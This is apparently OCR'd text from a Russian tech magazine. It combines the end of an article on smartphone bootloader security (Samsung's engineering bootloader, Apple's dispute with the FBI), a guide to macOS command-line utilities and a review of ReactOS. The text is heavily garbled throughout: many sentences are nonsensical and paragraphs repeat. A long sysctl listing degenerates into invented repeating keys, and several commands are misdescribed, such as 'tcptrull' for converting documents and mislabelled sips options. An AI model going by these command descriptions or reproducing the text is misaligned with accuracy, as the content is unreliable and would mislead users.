Пароль? Шифрование? Нет, не слышали. Безопасность? Samsung любит поговорить о безопасности, но по факту их решение могло бывать разрешавшая. Так, операционная система Tizen не выдерживает критического взгляда. Процессор слова Аммиак Нейдермана. «Возможно, это худший код из тех, что мне довелось видеть. Вероятно, кто-то хотел, чтобы все работало, были допущены. Очевидно, что код писал или проверял кто-то, кто ничего не понимает в безопасности. Это все равно, что попросить школьника написать для вас программное обеспечение».

### ПОЧЕМУ ЭТО РАБОТАЕТ И ЧЕМ ОТЛИЧАЕТСЯ ОТ УЯЗВИМОСТИ MOTOROLA?

Важный момент здесь в том, что инженерный загрузчик создан силами самой компании Samsung и подписан электронной подписью, которой доверяет устройство. С точки зрения телефона процесс доверенной загрузки не нарушается, ведь загружается только и исключительно код, подписанный производителем. А вот для Motorola это не так: есть разработчики и обошли защиту загрузчика, удалось подобрать лишь с использованием найденной уязвимости, которую Motorola успешно закрыла в пяти безопасности на июль 2017-го. А вот инженерный загрузчик Samsung никто не собирается не патчить, не закрывать, не отзывать. Скомпрометированную электронную подпись (вообще-то именно это должна была в первую очередь сделать компания, которая действительно — а не на словах — беспокоится о безопасности).

### ВОПРОС ПОЛИТИКИ: APPLE ПРОТИВ SAMSUNG ИЛИ ВСЕ ПРОТИВ ФБР?

Казалось бы, при чем тут Apple? Давай отмотаем время на полгода года назад и вспомним, как действовала компания в момент, когда ФБР и остальной на стороны агентства американской суд потребовали от Apple создать инструмент (аналог инженерного загрузчика), позволявший бы спецслужбам подобрать пароль на принадлежавшем террористу из Сан-Бернардино iPhone 5c.

Весной 2016 года Apple не подчинилась требованиям Федерального бюро расследований и не стала создавать код с возможностью подбора паролей для разработчиков смартфона. Проблема защиты информации первоосла в глобальную: на стороны Apple встали такие монстры индустрии, как Google, Facebook и Microsoft. В конечном итоге в ФБР справились без помощи Apple, заплатив около миллиона долларов израильской компании Cellebrite за взлом аналогичного устройства.

Интересно здесь не только то, как ранее компания Apple ринулась отстаивать права своих пользователей на защиту информации в устройствах с iOS, но и то, к каким последствиям это привело. А последствия заметные: в Apple предпринимают шаги, включая внесение изменений в операционную систему, которые позволяют получить доступ к данным пользователей. Так, вскоре после известных событий компания добавила ряд условий, при совпадении которых автоматически отключался режим отпечатка пальцев, а смартфон требовал разблокирует пароль. Весьма радикально компания поступила с выпуском iOS 11, в которой ограничили возможность использовать злобственной полицейскими метод «взлом данных на телефоне — с помощью создания резервной копии (подробности — в материале «Вопрос доверия. Как iOS 11 защитит тебя от провокатора полиции и погранвлоков»). Что интересно, в Apple не словом не обмолвились о таких новшествах в iOS 11.

А вот компания Samsung любит поговорить о безопасности. «Samsung гордится своими компетенциями решениями, которые обеспечивают полную защиту пользовательских данных и приложений», — говорит они в пресс-релизе, рекламирующем систему безопасности KNOX. Впрочем, никаких гордость не помешала компания разработать инженерный загрузчик, позволяющий проникать и как угодно модифицировать устройство в обход всех предохранителей KNOX, а фактическое (а не громогласно-рекламное) отношение к безопасности — полностью этому инженерному загрузчику уточнить свободное планирование и не озаботиться отсыном электронной подписи скомпрометированного загрузчика.

## Перебор паролей iOS за 500 долларов

Программный комплекс, с инженерным загрузчиком для Samsung S7, позволяющим сбросить пароль устройства, появился и вскоре нашлся аналог для первого конкурента на iOS — смартфона iPhone 7. Недорогая (меньше пятисот долларов) коробочка и кусудая в комплекте софт позволяют хоть и небыстро (из-за искусственной задержки на аппаратном уровне), но перебирать пароль к iPhone 7 через режим DFU. Пока мы устройство не тестировали, но знакомые продвижение уверяют, что по крайней мере для iOS 10 оно вроде не работоспособно.

### ЗАКЛЮЧЕНИЕ

Четыре производителя — и четыре разных подхода к безопасности. Режим прямого доступа к хранилищу у LG, не позволяющий тем не менее обойти шифрование; взлом загрузчика целой линейки устройств Motorola, позволяющий обходить шифрование, но закрытый компанией с июльским патчем безопасности; инженерный загрузчик Samsung, словно специально разработанный для того, чтобы кто угодно мог получить полный доступ к защищенным данным; и Apple, все ужесточающая фактическую безопасность устройств без ущерба пользователям. Что из перечисленного лично тебе? Думаю, от ответа на этот вопрос может зависеть выбор твоего следующего смартфона.

Знаете случай, которые покупают работать с компьютером — это, прежде всего, такой инструмент бизнеса, как бухгалтерская программа. Вот, например, 1С:Бухгалтерия. Так вот, оказывается, для 1С:Бухгалтерия есть версия и для macOS, а в этой же ноябре глубже с показывающего у управления командной строки. Больше часть которые уникальные утилиты — Вам понадобятся для чтения, для управления, для обмена данными, для обмена данными.

**НАСТРОЙКА СИСТЕМЫ**

**Просмотр и изменение параметров ядра**

Команда **sysctl** отвечает сразу в данной версии (хотя, что и macOS). Она позволяет просматривать и изменять параметры ядра. Чтобы вывести список всех параметров, нужно ввести команду **sysctl -a**. Чтобы узнать значение конкретного параметра, нужно ввести **sysctl -n** и имя параметра. Для изменения параметра нужно ввести **sysctl -w** и имя параметра.

```
$ sysctl -a
kern.ostype: Darwin
kern.osrelease: 19.6.0
kern.osrevision: 199506
kern.version: Darwin Kernel Version 19.6.0: Thu Jun 18 00:57:34 PDT 2020; root:xnu-6153.141.1~1/RELEASE_X86_64
kern.maxvnodes: 263168
kern.maxproc: 2048
kern.maxfiles: 12288
kern.arg0: 1
kern.argmax: 262144
kern.nondumpdev: 4294967295
kern.dumpdev: 4294967295
kern.dumptime: 0
kern.dumpdevstat: 0
kern.coredump: 1
kern.sugid_coredump: 0
kern.delayterm: 0
kern.shreadlines: 2147483647
kern.logsigmax: 256
kern.logsigexit: 1
kern.procname: sysctl
kern.boottime: { sec = 1600000000, usec = 0 } Sun Sep 13 12:26:40 2020
kern.hostuuid: 00000000-0000-1000-8000-0242ac110002
kern.hostnamelen: 64
kern.dtrace.err_verbose: 1
kern.ipc.maxsockbuf: 8388608
kern.ipc.sendspace: 9216
kern.ipc.nosocket: 0
kern.ipc.maxsockets: 262144
kern.ipc.nmbclusters: 32768
kern.ipc.mbuf_wait: 32
kern.ipc.mbuf_limit: 65536
kern.ipc.mbuf_cluster_size: 2048
kern.ipc.mbuf_priv_max: 128
kern.ipc.maxpackets: 65536
kern.ipc.maxfrags: 2048
kern.ipc.maxmbufcbufs: 65536
kern.ipc.maxmbufmbufs: 131072
kern.ipc.maxmbufbigcl: 65536
kern.ipc.maxmbufbytes: 134217728
kern.ipc.maxmbufunit: 2
kern.ipc.maxmbufcl: 262144
kern.ipc.maxmbufbigbufs: 32768
kern.ipc.maxmbufmisc: 32768
kern.ipc.maxmbufpkt: 65536
kern.ipc.maxmbufpktbytes: 134217728
kern.ipc.maxmbufpktunit: 2
kern.ipc.maxmbufpktcl: 262144
kern.ipc.maxmbufpktbigcl: 65536
kern.ipc.maxmbufpktmisc: 32768
kern.ipc.maxmbufpktpkt: 65536
kern.ipc.maxmbufpktpktbytes: 134217728
kern.ipc.maxmbufpktpktunit: 2
kern.ipc.maxmbufpktpktcl: 262144
kern.ipc.maxmbufpktpktbigcl: 65536
kern.ipc.maxmbufpktpktmisc: 32768
kern.ipc.maxmbufpktpktpkt: 65536
kern.ipc.maxmbufpktpktpktbytes: 134217728
kern.ipc.maxmbufpktpktpktunit: 2
kern.ipc.maxmbufpktpktpktcl: 262144
kern.ipc.maxmbufpktpktpktbigcl: 65536
kern.ipc.maxmbufpktpktpktmisc: 32768
kern.ipc.maxmbufpktpktpktpkt: 65536
kern.ipc.maxmbufpktpktpktpktbytes: 134217728
kern.ipc.maxmbufpktpktpktpktunit: 2
kern.ipc.maxmbufpktpktpktpktcl: 262144
kern.ipc.maxmbufpktpktpktpktbigcl: 65536
kern.ipc.maxmbufpktpktpktpktmisc: 32768
kern.ipc.maxmbufpktpktpktpktpkt: 65536
kern.ipc.maxmbufpktpktpktpktpktbytes: 134217728
kern.ipc.maxmbufpktpktpktpktpktunit: 2
kern.ipc.maxmbufpktpktpktpktpktcl: 262144
kern.ipc.maxmbufpktpktpktpktpktbigcl: 65536
kern.ipc.maxmbufpktpktpktpktpktmisc: 32768
kern.ipc.maxmbufpktpktpktpktpktpkt: 65536
kern.ipc.maxmbufpktpktpktpktpktpktbytes: 134217728
kern.ipc.maxmbufpktpktpktpktpktpktunit: 2
kern.ipc.maxmbufpktpktpktpktpktpktcl: 262144
kern.ipc.maxmbufpktpktpktpktpktpktbigcl: 65536
kern.ipc.maxmbufpktpktpktpktpktpktmisc: 32768
kern.ipc.maxmbufpktpktpktpktpktpktpkt: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktbytes: 134217728
kern.ipc.maxmbufpktpktpktpktpktpktpktunit: 2
kern.ipc.maxmbufpktpktpktpktpktpktpktcl: 262144
kern.ipc.maxmbufpktpktpktpktpktpktpktbigcl: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktmisc: 32768
kern.ipc.maxmbufpktpktpktpktpktpktpktpkt: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktbytes: 134217728
kern.ipc.maxmbufpktpktpktpktpktpktpktpktunit: 2
kern.ipc.maxmbufpktpktpktpktpktpktpktpktcl: 262144
kern.ipc.maxmbufpktpktpktpktpktpktpktpktbigcl: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktmisc: 32768
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpkt: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktbytes: 134217728
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktunit: 2
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktcl: 262144
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktbigcl: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktmisc: 32768
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpkt: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktbytes: 134217728
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktunit: 2
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktcl: 262144
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktbigcl: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktmisc: 32768
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpkt: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktbytes: 134217728
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktunit: 2
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktcl: 262144
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktbigcl: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktmisc: 32768
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpkt: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktbytes: 134217728
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktunit: 2
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktcl: 262144
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktbigcl: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktmisc: 32768
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpkt: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktbytes: 134217728
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktunit: 2
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktcl: 262144
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktbigcl: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktmisc: 32768
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpkt: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktbytes: 134217728
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktunit: 2
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktcl: 262144
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktbigcl: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktmisc: 32768
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktpkt: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktpktbytes: 134217728
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktpktunit: 2
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktpktcl: 262144
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktpktbigcl: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktpktmisc: 32768
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktpktpkt: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktpktpktbytes: 134217728
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktpktpktunit: 2
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktpktpktcl: 262144
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktpktpktbigcl: 65536
kern.ipc.maxmbufpktpktpktpktpktpktpktpktpktpktpktpktpktpktpktpktmisc: 32768
kern.ipc.maxmbufpkt
```

# КУНГ-ФУ ДЛЯ МАКОВОДА

## ИЗУЧАЕМ УНИКАЛЬНЫЕ УТИЛИТЫ КОМАНДНОЙ СТРОКИ MACOS

### Совершаем открытие

На первый взгляд, команда **open** очень проста — это практически полный аналог двойного клика мышкой в графическом интерфейсе. Если скормить ей файл .app, она запустит программу, если любой другой — то откроет в ассоциированном с ним приложении. При желании можно добавить параметр **-a** и указать, в каком именно приложении открывать, а **-e** принудительно открыт файл в TextEdit (даже если он бинарный).

Но главный кайф время в деталях. В прошлой статье в рассказчике, как скорость себе зрительной спокойствия быстро перейти на Finder в ту же папку в терминале. Так вот, команда **open** — это отличный способ перемещаться в обратном направлении. Если в качестве аргумента open получает каталог, тот откроется в Finder. Поэтому конструкция **open .** открывает текущую папку. А ещё можно указать «Файндеру» на определенный файл, если начать **open -R** вместо **-f** (-R — «показать в Finder»).

### Работаем с разделами диска

В папке с утилитами на каждом «маке» есть мегаполезная программа **Disk Utility**, позволяющая создавать удалять разделы жестких дисков, форматировать их, вручную монтировать смонтированные, создавать образы и так далее. Аналогичный функционал есть в командной строке **diskutil**.

Поскольку функций много, список команды тоже немаленький. К примеру, ты можешь сделать:

```
diskutil list
```

Эта команда в отличие от df выводит список физических дисков, а не разделов. Или можешь запросить подробную информацию о диске:

```
diskutil info /dev/disk0
```

Ну или, например, вручную демонтировать диск:

```
diskutil unmountDisk /dev/disk0
```

Пригодится все это, к примеру, когда готовишь загрузочную SD-карту для Raspberry Pi. В кладовке рассказано, есть на сайте гаджетоугр) ого). А ещё можно сделать такую «фичу» — разделить автоматической точкой раза на файлы — **diskutil repairPermissions /**.

Интересная опция — **diskutil** с кучей примеров команд есть на сайте The Instructional.

### Создаем и монтируем образы дисков, пишем CD и DVD

За работу с образами дисков отвечает другая команда — **hdiutil**. Чтобы примонтировать образ, пиши:

```
hdiutil attach <path.dmg>
```

Точно так же монтируются .iso. И чтобы демонтировать:

```
hdiutil detach /dev/disk<номер>
```

Этой же утилитой можешь превратить каталог в образ диска. Команда следующая:

```
hdiutil create -volname "<Метка тома>" -srcfolder <путь к папке> -ov <path.dmg>
```

Чтобы создать защищенный образ, добавь параметры **-encryption -stdinpass**. Почему образ на болванку тоже легко: **hdiutil burn <path.dmg>**. Для **<path.dmg>** подходит и .iso, и .cue, и .toc.

### Создаем и монтируем образы дисков, пишем CD и DVD

Рассказ о монтировании образов дисков, пишем CD и DVD

Пользоваться **mdfind** не сложнее, чем locate:

```
mdfind <строка для поиска>
```

Обратит внимание на то, что поиск ведется не только в названии файлов, но и внутри документов, и в метадаты. Кстати, для просмотра метадаты из командной строки есть утилита **mdls** — просто набери после нее название файла, и все увидишь.

У mdfind, как ты мог догадаться, есть поисковые параметры. **-live** запустит эту утилиту в постоянном режиме и будет выводить находки по мере их появления, **-onlyin <каталог>** ограничит область поиска одним каталогом, а **-name <фаз>** заставит mdfind искать строку только в названиях файлов и метадаблоке.

### Подключаем трафик айфонов

В macOS вещает мобильник, но поговорить уличить **PwSD** — можешь начать заставить трафик с него командой:

```
sudo tcpdump -i rvi0 -w <path.pcap>
```

Когда закончишь, пиши:

```
rvictl -x <UDID>
```

Это команда отключения устройства. А вот открыть файл с трафиком в другой «маке» — одно удовольствие благодаря **tcptrull**. Пишешь:

```
tcptrull -convert tst <path.dock>
```

И на выходе получаешь файл Wired. Вместо DOCX может быть DOC, RTF, HTML, ODT или WebArchive (веб-страница в формате Safari).

Точно так же можно конвертировать в любом направлении, меняя параметры и расширение файла на выходе. Формирование, увы, не будет сохранено. Зато можно массово сконвертировать файлы, задав вместо названия звездочку:

```
tcptrull -convert tst <*Desktop*/*.docx
```

### Воспроизводим и конвертируем аудио

Для работы с аудио в macOS есть две утилиты: **afplay**, **afinfo** и **afconvert**. Первые для работы с аудио в использовании: **afplay <path>** запустит файл на проигрывание, **afinfo <path>** выдаст подробную информацию о кодеке, длине и прочитанном тегах.

А вот afconvert — это мечта очередная в основном штиль (кроме, конечно, распространенных MP3 и Ogg) тоже не бывает проиграть. Ну, зато конвертнуть MP3, что делает его ограниченное довольно узким.

Можно, например, проверить MP3 в ремонт для айфона:

```
afconvert <path.mp3> -f mp4f -d ".m4a"
```

Или, наоборот, раскодировать MP4 в WAV:

```
afconvert <path.m4a> -f WAVE -d "alaw" -c 1
```

Но если ты ищешь утилиту для дорогого и продолжительного использования, то я рекомендую скачать ffmpeg. Вполне из командной строки она, кстати, тоже поддерживает.

### Работаем с изображениями

Если ты попрощался в добром пошаговом aficionart и тебе попалася остаюся ты отстаюсь, то за то, чтобы попробовать максимальный конвертер графики **sips**, наверное, можно и аплодировать. Возвращается в ImageMagick после на комстах с ним, вряд ли захочет.

Чтобы конвертировать файл из одного формата в другой, пиши:

```
sips -s format <формат> <входной файл> --out <выходной файл>
```

Для JPEG можно после формата задать уровень сжатия: **formatOptions <проценты>**. Среди поддерживаемых форматов есть JPEG, TIFF, PNG, GIF, HEIC и даже PDF (вероятно, для экспорта векторов).

Помимо этого, с картинкой можно делать разные преобразования. Вот несколько наиболее полезных параметров, которые можно добавить к команде:

**-c** <ширина> <высота> — обрезать.

**-f** <true|false> **-c** <ширина> <высота> — отразить.

**-s** <процент> — поворот.

**-z** <ширина> <высота> — изменить размеры.

**-E** <ширина> — самый полезный параметр, который пропорционально сжимает или растягивает картинку в зависимости от заданной ширины.

Если нужно сконвертить сразу много картинок, то тебе пригодится вот такой скриптик на баш:

```
for i in *.png; do sips -s format jpeg -s formatOptions 97 "$(i%.)" --out "$(i%.)".jpg" done
```

Здесь PNG из текущего каталога сжимаются в JPEG с качеством 97%.

### Копируем каталоги по-человечески и пользуемся архиватором

Каждый, кто имеет несчастье пользоваться стрелой знает, что для копирования нужно писать **cp -r** (копировать каталоги можно при помощи **cp -r**. Однако в macOS, почему-то, это не всем можно копировать каталоги по **dittо**. Отличается она тем, что переводит по снегопаде, копирует метадаты и прав, сохраняет ссылки, если есть на не существует, а если существует, то обьединяет содержимое.

Пользоваться dittо не сложно, чем ср: достаточно набрать:

```
dittо <откуда> <куда>
```

Можешь добавить параметр **-V -noersc**, если не хочешь, чтобы метадаты были скопированы.

Второй проблемный момент dittо — это работа с архивами PKZip. Чтобы сжать содержимое каталога, пиши:

```
dittо -ck <path.zip> <путь к папке>
```


При этом будет создан архив с файлами, находящимися внутри каталога, а сам он в архив не попадет.

Для того чтобы разархивировать, надо написать **dittо -xk <path.zip> <каталог>**. Файлы будут помещены в указанную папку, а если не ее существует, то dittо создаст ее. Если можешь разархивировать на месте, начиная вместо этого точку (указывать на текущий каталог).

### Используем симпатягу-речь

Утилита **say** — это обычно одна из первых вещей, которую пользователь пытается. Ну ведь кто, что, что на любом «маке» можно спокойно, первым, начиная **say hello**, а **say -f <path>** и слушать на человеческом, что попытается сказать? Кроме, но редко кто знает о **say** больше.

Во-первых, у say есть несколько интересных параметров. Можно начать содержимое текстового файла (**-f <path>**), задать голос (**-v <название>**; скорость **-r <количество слов в минуту>**), перенаправить вывод в звуковой файл (**-o <path>**), включить индикатор прогресса (**--progress**) или отобразить текст и подключиться слова по ходу чтения (**-i**).



Кавказцы **say** — это обычно одна из первых вещей, которую пользователь пытается. Ну ведь кто, что на любом «маке» можно спокойно, первым, начиная **say hello**, а **say -f <path>** и слушать на человеческом, что попытается сказать? Кроме, но редко кто знает о **say** больше.

Во-первых, у say есть несколько интересных параметров. Можно начать содержимое текстового файла (**-f <path>**), задать голос (**-v <название>**; скорость **-r <количество слов в минуту>**), перенаправить вывод в звуковой файл (**-o <path>**), включить индикатор прогресса (**--progress**) или отобразить текст и подключиться слова по ходу чтения (**-i**).

### ОДНОЙ СТРОКОЙ

- **pbcopy и pbpaste** — для полноценных командных перов перенаправляют вывод в буфер обмена, второе достает оттуда между. Например, **ls -l | pbcopy** скопирует список файлов в текущем каталоге.
- **sw_vers** выдает версию и билд операционной системы (и то и другое есть и в выдаче system_profiler).
- **osascript** выполняет скрипты на AppleScript или JavaScript (с параметром **-l JavaScript**). С параметром **-i** запустит REPL.
- **Installer** устанавливает программы. Например, можешь написать **installer -pkg <path.pkg> -target /**.
- **softwareupdate** — обновление системы и софта из App Store, их список можно получить с ключом **-l**.
- **plutil** конвертирует файлы plist между XML, JSON и двоичным форматом.

### WWW

- Awesome Command Line Apps
Внушительная подборка примеров для с разными утилитами командной строки macOS.
- Что с каждым из кубиков
Ещё одна коллекция подборка, более скромная.
- Таблицы соответствия команд в разных версиях Unix
- Unix
Свой совместимости с macOS для Linux (утилиты в него не входят).
- Unix for Poets — Textbook Software Tools — Unix Command Line Tutorial — Unix Tutorial for Beginners
Пока нюдовая статья о переходе с графики в командной строкой Linux. Для маководов тоже по большой части пригодится.
- Полезные примеры. Как жили юниксы после того, как сделали для пингвинов пингвина
Разберем несколько команды с точки зрения работы с данными.

# СТРАДАНИЯ С REACTOS

ПОЧЕМУ В ЗАМЕНИТЕЛЕ WINDOWS РАБОТАЮТ ТРОЯНЫ... НО НЕ РАБОТАЕТ WORD

Андрей Воскресенский
Редактор, фотограф
ICQ: 9-9-9-9-9-9
Twitter: @Voskresenskiy_ru

Сегодня в нашей кунсткамере демонстрируется необычайный организм — двадцатилетний зародыш операционки, который учится делать первые шаги. Пока у него получается только ползать и осторожно шевелиться, но он уже пробует общаться с внешним миром. С виду он похож на Windows Server 2003, просто пока умеет не так много. Знакомься: ReactOS v. 0.4.6, глубокая альфа-версия.

## СТОЯТЬ НЕЛЬЗЯ ПАДАТЬ!

Наверняка ты многое слышал об этой опенсорсной разработке. Все-таки ее делают с демократией народа и активно пиарят, особенно в последнее время. Доклады про нее можно было услышать на Google Summer of Code, немецких хакатонах и российских презентациях правительственного уровня. ReactOS создается по лицензиям GPL/GNU и поступает на разные языки, среди которых есть русский.

Проект ReactOS удачно вписался в отечественную программу импортозамещения. 1 апреля 2015 года Минкомсвязи России приходило заявке «Создание операционной системы с открытым исходным кодом на базе ReactOS для ПК, ноутбуков и других мобильных устройств» (отрасль «МЕТО» в номинации «Клиентские и серверные операционные системы». Почему же мы до сих пор не перешли поголовно на этот свободный аналог Windows?

Для ответа на этот вопрос мы провели собственное тестирование ReactOS. Попробовали поставить ее на два ноутбука: очень и не очень старый. С кому не получилось... да и потом — тоже. В обоих случаях инсталлятор глючил: уже в самом начале, и мы сообщали черный (точнее, темно-серый) экран. При этом на тех же ноутбуках в свое время без проблем устанавливались самые разные операционки, включая FreeDOS, Windows XP/7, Knoppix и Kali Linux. Загрузка с DVD-R и флешки работает на них без проблем — там отдокучульный BIOS (не UEFI).


Наверняка и ReactOS удалось бы как-то установить на наши бывалые ноутбуки, но шаманский бубен всюду лежит, как и наше терпение. Рядовой пользователь тоже не станет мучиться так долго.

На YouTube ты можешь найти роликс с демонстрацией запуска ReactOS на относительно новых ноутбуках Dell. Однако идея записать такое видео уже говорит о нетривиальности задачи. Если автор снимает ролик, значит, этому предшествует наличие и ритуальных плясок. «Из коробки» ReactOS мало на что ставится, да и нет у нее никакой коробки — только ночные сборки на сайте проекта.

Поэтому дальнейшие тесты проводились в виртуалке. Именно так годами запускает ReactOS большинство ее поклонников: свободный клон Windows работает в необходимой настоящей «Винде».


ReactOS поддерживает русский язык

Заявлено, что ReactOS поддерживает множество файловых систем. Ext2/3/4, Btrfs, ReiserFS, UFS, NTFS. Казалось бы, выбор огромный! На практике же системный раздел может быть отформатирован только в FAT, и это еще цветочки!



Только FAT!


А ягодки в том, что ReactOS не имеет средств для проверки и исправления логических ошибок в файловой системе. Короче, нет в нем чекдиска. Поэтому пофиксить FAT просто нечем.



Кнопка есть, а программы нет


Поэтому меню аварийного восстановления, по сути, оказывается бесполезным. Что дебаг, что EMS — при сметвшей ReactOS ты просто увидишь синий или черный экран — как повезет. Нам повезло уже через полчаса.

## ПЕРЕЗАГРУЗКА РЕАКТОРА




Аварийное восстановление реактора

Другая серьезная проблема ReactOS — менеджер памяти. Его постоянно пробивает на ностальгию. Он пытается обратиться по адресам из старой таблицы и навевает воспоминания о ранним знакомстве с XP. Помнишь бесконечно сыплющиеся сообщения «The memory could not be .read.?» В ReactOS они появляются регулярно, как и всевозможные software exception.



Ошибки управления памятью


В итоге после очередной ошибки система зависает наглухо, а при перезагрузке становится синей, как уголовник.



Белый, синий — не завтрак красного!


Единственный способ снова поднять ReactOS — это восстановить предыдущее состояние из образа. Благо VirtualBox быстро делает снапшоты.

Следующая проблема (если ты сумеешь до нее дойти) — это драйверы.



Обновлять установить, нет?

Черт бы с ней, со звуковухой! Без веб-камеры, тачпада и расширенных функций клавиатуры тоже можно обойтись. Интернет-то где? Нам пришлось перепробовать сотню сетевых адаптеров (реальные и эмулируемые), прежде чем ReactOS смогла заработать хоть с каким-то. Им оказался древнейший адаптер на 10 Мбит/с.



10 Мбит/с хватит всем!

Беспроводные модули ReactOS не видела в упор. Когда мы подключали диск с драйверами, на нем были все пункты, кроме «установить». Он просто исчезал из меню, так как мастер установки не мог выполнить проверку соответствия ОС. Да, есть прокталогические способы сделать это. Выдрать файлы драйверов, руками распихать их в нужные каталоги... даже реестр можно правильно руками. Вот только для чего тогда еще в прошлом веке создавали plug-n-play?

### Матрешки и балалайки

Сборка с любовью сделанная поклонником ReactOS — «матрешки», или вложенная виртуализация. Очень, получается, сложно запустить Windows 7 SP1 — VirtualBox — ReactOS — DOSBox — Windows 3.11. Правда, непонятно, зачем здесь ReactOS. Центр-то можно сократить.

Другой пользователь демонстрирует работу приложений для старой маС-ОС, запущенных в ReactOS через эмулятор Mini Mac. Это забавно, хотя и не имеет практической ценности. Напоминает фильм Inception и вложенные сновидения.


Продолжение статьи →

# СТРАДАНИЯ С REACTOS

## ПОЧЕМУ В ЗАМЕНИТЕЛЕ WINDOWS РАБОТАЮТ ТРОЯНЫ, НО НЕ РАБОТАЕТ WORD


**СОФТ И ИГРЫ**

Если ты каким-то чудом установил ReactOS и даже драйверы для сетевухи, то при подключении к интернету станет доступным довольно приятный менеджер установки программ. Начинать, впрочем, стоит не с программ, а с библиотек.



ReactOS App Manager

Поначалу каталог кажется объемным и удобным, но только пока не поймешь, что это полный слизок официально поддерживаемых в ReactOS программ и что даже не все из этого списка устанавливаются. Некоторые ссылки ведут по старым веб-адресам, и загрузка не происходит.



Известный предметно необходим в реактосе

Возможно, то поначалу, как портал мы сильнее, открыть сайт Хамер.ru в ОС «Колибри». Она не поддерживает HTTPS, и все наши страхи были напрасны. ReactOS лишен таких проблем. В нем можно поставить Firefox и сорвать веб практически полностью.


Теперь можно спокойно открыть Хамер.ru, сидя на ReactOS

Разработчики и энтузиасты ReactOS предлагают использовать ее как замену Windows XP на тех компьютерах, которые служат печатной машинкой. В принципе, сидящая секретарша вряд ли заметит подмену. У нее и так вечно не работает Word, зато пасьянс «Косынка» в ReactOS портирован удачно.

Косынка


В менеджере пакетов есть даже шареварная версия Diablo II, и она запускается, но лучше бы она этого не делала. С восьмибитной графикой и софтверным рендерингом играть теоретически можно, как, например, можно пить сок, приятая на резинке вина головой с носа, но практически — кто захочет это делать?

Diablo II: Lord of Destruction в ReactOS



Мощность — в ход, а можно, играть можно

